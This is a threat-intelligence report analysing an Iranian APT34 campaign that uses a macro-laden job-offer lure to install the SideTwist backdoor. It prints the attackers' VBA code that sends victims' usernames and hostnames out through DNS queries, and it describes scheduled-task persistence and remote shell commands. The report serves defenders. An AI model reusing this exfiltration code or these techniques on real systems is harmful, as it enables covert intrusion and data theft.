IRAN'S APT34 RETURNS WITH AN UPDATED ARSENAL

April 8, 2021

Introduction

Check Point Research discovered evidence of a new campaign by the Iranian threat group APT34 (aka OilRig), against what appears to be a Lebanese target, employing a new backdoor variant we dubbed `SideTwist`.

Since the 2019 leak of APT34's tools by an entity named "Lab Dookhtegan", the threat group has been actively retooling and updating their payload arsenal to try and avoid detection, creating several different malware variants whose ultimate purpose remained the same: to gain the initial foothold on the targeted device.

Starting with the DNSpionage campaign back in 2018, APT34 has been observed targeting individuals through the use of booby-trapped job opportunity documents, delivered directly to the selected targets via LinkedIn messages. This activity continued through 2019 with the HardPass operation, in which the LinkedIn platform was used in the same manner.

In this latest campaign from January, a document submitted to VirusTotal from Lebanon (a common target for APT34), also depicts such a job opportunity document, although in this case we were unable to confirm the initial delivery mechanism to the target.

In the following article we analyze the latest infection chain used by the attackers and deep dive into the new malware variant.


Initial Infection

Our analysis began with a malicious Microsoft Word document named `Job-Details.doc` (md5: `6615c410b8d7411ed14946635947325e`).


POPULAR POSTS

OPWNAI : Cybercriminals Starting to Use ChatGPT

Hacking Fortnite Accounts



OpwnAI: AI That Can Save the Day or HACK Away



Ntiva
Managed IT & Cloud Services

JOIN OUR TEAM

Overview

The digital landscape is changing at a rate we could have never imagined. Today's digitally empowered and geographically distributed customers are radically connected, hyper informed, and always on. To survive and thrive in this customer-centric, data-driven economy, enterprises need to rethink the technology infrastructure on which they are building and deploying mission-critical cloud applications and move to a modern, distributed database platform, built for hybrid cloud. In doing so, enterprises can make data the centerpiece of their organization, build real-time value at epic scale, and innovate with ease and speed.

Ntiva Delivers

Ntiva delivers the always-on, active-everywhere distributed hybrid cloud database built on Apache Cassandra™. The foundation for full data autonomy and personalized, real-time applications at scale, Ntiva Enterprise makes it easy for enterprises to exploit hybrid and multi-cloud environments via a seamless data layer that eliminates the issues that typically come with deploying applications across multiple on-premises data centers and/or multiple public clouds.

We help many of the world's leading brands across industries transform their businesses by eliminating data silos and powering modern, mission-critical applications.

PERFORMANCE OF DUTIES

The Employee, hereby agrees that throughout his/her period of employment s/he shall devote his/her full attention and time, during working hours, to the performance of his/her duties and business affairs of the Employer, in addition to performing said duties faithfully and efficiently as directed by the CEO or Supervisor of the Employer. It is not the intention of the Employer to assign duties and responsibilities which are not typically within the scope and characteristics associated with this position, or of which may not be required of other employees of similar rank and position. However, the Employer reserves the right to increase and/or revise the Employee's role and responsibilities, whether through reorganization of his/her position or promotion. Any change in the Employee's pay scale, due to the change of responsibilities and/or promotion, will be at the sole discretion of the Employer.

COMPENSATION & BENEFITS

In accordance with the following terms and conditions period of employment, compensation for his/her services will be as follows: Employee will receive monthly salary of $6000 to $10000 with one month evaluations and/or rate increases as deemed appropriate and amount to be determined by the Supervisor of the Employee.

AMENDMENT OF AGREEMENT

Job Title	Description	Requirement	Insert *
Accountant	Ntiva is looking to hire an Accountant in Saudi Arabia, Kuwait and United Arab Emirates.	1. BS in Accounting or Finance. 2. Minimum 3 years of experience. 3. Meticulous.	
Admin&Operations Coordinator	Ntiva is looking for an Admin& Operations Coordinator with minimum 1 year of experience.	1. Maintain delivery schedules and follow up on payments. 2. Follow up and update the sales and finance department with due payment status. 3. Handle the Service Level Agreements with the clients to ensure on-time renewal. 4. Generate reports to management, upon request. 5. Maintain inventory of parts and scanners. 6. General office duties.	
Account Manager	Ntiva is looking for an Account Manager in its Move division	1. Minimum two years of sales experience in a business-to-business, large/strategic customer segment. 2. A record of achievement in the Account Manager position. PC proficiency. 3. Sells the firm's complete offering of products and services. 4. Leads all aspects of the sales process, calling upon others to assist in solution development and proposal delivery, as needed, or as directed by management.	
IT Manager	Ntiva is looking to hire a IT Manger in Saudi Arabia, Kuwait and United Arab Emirates.	1. Skills: good database and programing and network security skills. 2. Background: Computer science / Computer engineer. 3. Experience: 2-4 years of experience. 4. Languages: English and Arabic are musts. French is a plus. 5. Location: Saudi Arabia, Kuwait and United Arab Emirates. 6. Package deal: Depending on profile. 7. manage and to handle the business design and technical processes. 8. Prepare/Send reports . 9. Diagnose and repair Computers. 10. Create relationships with mobile operators in Saudi Arabia, Kuwait and United Arab Emirates. 11. Managing and maintaining the company's database and distribution platform.	
Junior Accountant	Ntiva is looking to hire a Junior Accountant in Saudi Arabia, Kuwait and United Arab Emirates.	1. BS in Accounting or Finance. 2. 0 to 1 year of experience. 3. Meticulous.	
Project Manager	Ntiva Reach is looking to hire a Project Manager in Saudi Arabia, Kuwait and United Arab Emirates.	1. BE in Computer/Telecommunication Engineering or BS in Computer Science. 2. 2 Years of Experience in IT projects management or other. 3. Fluent in Arabic, French, English. 4. PMP Certificate is a plus. 5. Organize / Good written and oral communication skills / Teamwork. 6. Assist project management team in projects follow ups and	

Fig 1: Lure document with malicious macros

The decoy document clearly tries to appear like a benign document, offering various positions in the Ntiva IT consulting company – a company based in Virginia, US.

However, once the user activates the embedded malicious macros, the full infection flow is triggered:




Fig 2: Infection Flow

Malicious Macros with DNS tunneling

Macros used by APT34's job opportunity campaigns have evolved through the years, but also managed to keep their own distinctive style and purpose:

- Verification that there is a mouse connected to the PC (Anti-Sandboxing technique).
- Initial fingerprinting of the target device and sending of the information to the C2 server.
- Dropping embedded executable to disk with a "doc" extension (later to be renamed to ".exe").
- Registering a Windows schedule task that would launch the executable every X minutes.




Fig 3: VBA functions call graph generated by Vba2Graph

In the macros function call graph above, we can see that from the `Document_Open` and the `Document_Close` functions, there are multiple calls to the `DnsQuery` external function.

APT34 is notorious for its heavy use of DNS tunneling through many of their different tools, and this time this feature also made its way into the initial macros stage.

Once the macros are executed, DNS requests are used to beacon back to the attacker, and inform them of the current stage of the execution, as well as to deliver some victim identifiable information.

```
Sub Document_Open()
    Randomize
    hostname = LCase(Environ("computername"))
    hostname = Mid(hostname, Len(hostname) - 3, 4)
    username = Mid(LCase(Environ("username")), 1, 3)
    domain = ".37dcafe55be52ac33366.d.requestbin.net"
    Call DnsQuery(myDomain(1), DNS_TYPE_A, 0, 0, 0, 0)
...

Function myDomain(n As Long) As String
    myDomain = hostname & username & RandString(3) & n & domain
End Function
```

Fig 4: Snippet from the malicious macros, responsible for sending DNS queries

In this step, the attacker is using the publicly available `requestbin.net` DNS tunneling service, in order to get updates about the macros infection progress. This way the attacker-owned infrastructure would not be exposed, in case a sandbox would not be able to fully "detonate" the document.

Below is a demonstration of the information the attacker would see on the `requesbin.net` website, when a victim executes the malicious macros from a system with the following environment:

- User name: `John`
- Hostname: `John-pc`




Fig 5: The macro requests as viewed on "requesbin.net", with source IP address and timestamp redacted

The encoded data is derived from the PC information, in the following manner:

Fig 6: encoded DNS data

Second Stage Payload: SideTwist

The backdoor in this stage, is a variant we haven't seen before in previous APT34 operations, but provides functionality which is simple and similar to other C based backdoors utilized by the group: DNSpionage and TONEDEAF and TONEDEAF2.0.

The functionality of the backdoor includes download, upload and shell command execution.

Persistence

In this infection chain the persistence is actually established by the 1st stage macros, and the 2nd stage payload does not have any persistence mechanism of its own.

Persistence is achieved in the 1st stage, when the schedule task is registered. The scheduled task named `SystemFailureReporter` will execute the 2nd stage payload every 5 minutes:




Fig 7: Scheduled task on an infected machine

The backdoor is very dependent on this persistence mechanism, as every time it would launch, it would only execute a single command provided from the C&C server and immediately shut down, until it is launched again by the scheduled task.

Initialization

The backdoor starts by collecting basic information about the victim's machine and calculating a 4-byte long **victim identifier**, based on the user-name, computer-name and the domain name of the target environment. This identifier will be used in the follow-up C&C communication.

```
len = 200;
if ( !GetUserNameW(username, &len) )
  return 0;
username_b[len] = 0;
len = 200;
if ( !GetComputerNameW(computer_name, &len) )
  return 0;
computer_name[len] = 0;
len = 200;
if ( !GetComputerNameExW(ComputerNameDnsDomain, dnsname, &len) )
  return 0;
if ( !len )
  memcpy_(dnsname, 0xC8u, L"WORKGROUP", 0x14u);
```

Fig 8: Code to gather identifiable information

Next the malware will verify that the `update.xml` file that was supposed to be created in the 1st stage of the infection does indeed exists, and if not, it will terminate itself – printing the following text to the debugging output using the `OutputDebugString` function:

"Please install visual studio 2017 and try again"

```
if ( !PathFileExistsW(L"..\\update.xml") )
{
  OutputDebugStringW(L"Please install visual studio 2017 and try again");
  return -1;
}
```

Fig 9: Code to verify that the 1st stage was executed

As the purpose of this function is to print debugging information, only during the debugging process of an application, the text will not be visible to the regular user.

C&C communication

The backdoor's communication with the C&C server (`sarmsoftware[.]com`) is HTTP based on port 443 with port 80 as fallback.

The backdoor uses two different techniques for its outgoing and incoming communications with the C&C server, though in both cases the same encryption algorithm is utilized (see more on encryption below).

Command Request Communication

The backdoor contacts the C&C server in the following URL using a GET request:

`sarmsoftware[.]com/search/{identifier}`

The response to this request is hidden in the source code of following Flickr lookalike page:




Fig 10: Fake Flickr lookalike page used as C&C

The response is returned to the backdoor within the HTML code, in the following format:

`/*Encrypted_Message_Encoded_with_Base64*/`

Fig 11: C&C commands embedded within the code

After this base64 string is decoded and **decrypted**, the plain-text content is in the following pipe-separated format:

Fig 12: Encrypted data format

- **Command Number** – a running index number to keep track of executed commands. If set to any number other than `-1`, the backdoor should proceed to execute the command, according to the Command ID. Otherwise, ignore and terminate.
- **Command ID** – can be one of the following commands:
  - **101** – Shell Command: execute the Shell command attached in the `{Arg1}` argument.
  - **102** – Download File: Downloads a file that can be found on the `{Arg2}` path on the server, and saves it on the disk with the `{Arg1}` name.
  - **103** – Upload File: Uploads a local file `{Arg1}` to the server.
  - **104** – Shell Command (duplicate): execute the Shell command attached in the `{Arg1}` argument.

Command Results Communication

After the backdoor has executed an arbitrary command on the victim's machine, it returns the result of the executed command to the C&C server, to the same URL as before, but in a POST request instead of a GET:

`sarmsoftware[.]com/search/{identifier}`

The format of the POST body is a simple JSON, based on the command number provided from the C&C server and the encrypted result of the command execution:

Fig 13: Result data format

Communication Encryption

As the basis for the encrypted communication, the attackers utilize the Mersenne Twister pseudorandom number generator.

The 4 first bytes of each encrypted message is the seed for the Mersenne Twister, to be used for the decryption of the rest of the message.

The encrypted Base64 communication can be decrypted using the following Python snippet:

```python
def decode(msg):
    bs=base64.b64decode(msg)
    seed=int.from_bytes(bs[:4],byteorder='big')
    rng = mersenne_rng(seed)
    k=rng.get_random_number()
    key=int.to_bytes(k,length=4,byteorder='little')
    dec="".join([chr(bs[i]^key[(i-4)%4]) for i in range(4,len(bs))])
    return dec
```

Attribution

Both the malicious macros, the backdoor, the targeting, and the techniques used in this operation – all align with previously reported campaigns attributed to APT34.

Document Similarity

Besides the fact that like in previous APT34 operations, once again we see job opportunity documents being used to encourage the victim to enable macros, there are technical similarities as well.

- The same variable name `beacher` was present in and old DNSpionage campaign:




Fig 14: Similar variable name in old macros code

- The main functionality of the macros remained the same as in a previous APT34 campaign: The malicious macros use the MouseAvailable function for evasion, and create a scheduled task to execute a payload embedded within the document.

C&C Communication Similarity

APT34's backdoors DNSpionage and TONEDEAF are known to receive commands from the servers by searching for specific pattern hidden inside the HTML content of a legitimate looking website.

In our case the attackers utilized a Flickr lookalike page, while in previous campaigns GitHub, Wikipedia, and Microsoft lookalikes were used.

Additional APT34 Sightings

While analyzing the above campaign, this and additional APT34 related documents were uploaded to VirusTotal and noted by malware

researchers on Twitter.

These documents utilized the very same `requestbin.net` DNS tunneling service in the initial macros and delivered another of the group's signature tools: a variant of the .NET based backdoor named Karkoff, which utilized internet facing exchange servers as a communication method with the attackers.

The newly found artifacts emphasize the extent of the ongoing APT34's offensive operations against targets in the Middle East, and especially in Lebanon:

The Karkoff implant (MD5: ab25014c3d6f77ec5880c8f9728be968) included credentials for an exchange server belonging to the Lebanese Government (`mail.army.gov[.]lb`), which might be an indication of a long running compromise of their network.

Conclusion

Iran backed APT34 shows no sign of slowing down, further pushing its political agenda in the middle-east, with an ongoing focus on Lebanon – using offensive cyber operations.

While maintaining its modus operandi and reusing old techniques, as reviewed above, the group continues to create new and updated tools to minimize the possible detection of their tools by security vendors.

In this publication we analyzed the newest backdoor variant deployed by the group's ongoing job opportunities campaigns, which includes malicious documents with job offers – a technique they have successfully employed since at least 2018.

Check Point Sandblast protects against this APT attack, and prevents it from the very first steps.

Appendix A: Indicators of Compromise

Malicious document:
MD5: 6615c410b8d7411ed14946635947325e
SHA1: 9bba72ac66af84253b55dd7789afc90e0344bf25
SHA256: 13c27e5049a7fc5a36416f2c1ae49c12438d45ce50a82a96d3f792bfdacf3dcd

SideTwist backdoor:
MD5: 94004648630739c154f78a0bae0bec0a
SHA1: 273488416b5d6f1297501825fa07a5a9325e9b56
SHA256: 47d3e6c389cfdbc9cf7eb61f3051c9f4e50e30cf2d97499144e023ae87d68d5a

C&C server:
sarmsoftware[.]com

GO UP

BACK TO ALL POSTS

cp<r> CHECK POINT RESEARCH BY CHECK POINT CONTACT US DISCLOSURE POLICY CHECKPOINT.COM UNDER ATTACK?

Latest Publications CPR Podcast Channel Web 3.0 Security Intelligence Reports Resources About Us SUBSCRIBE SEARCH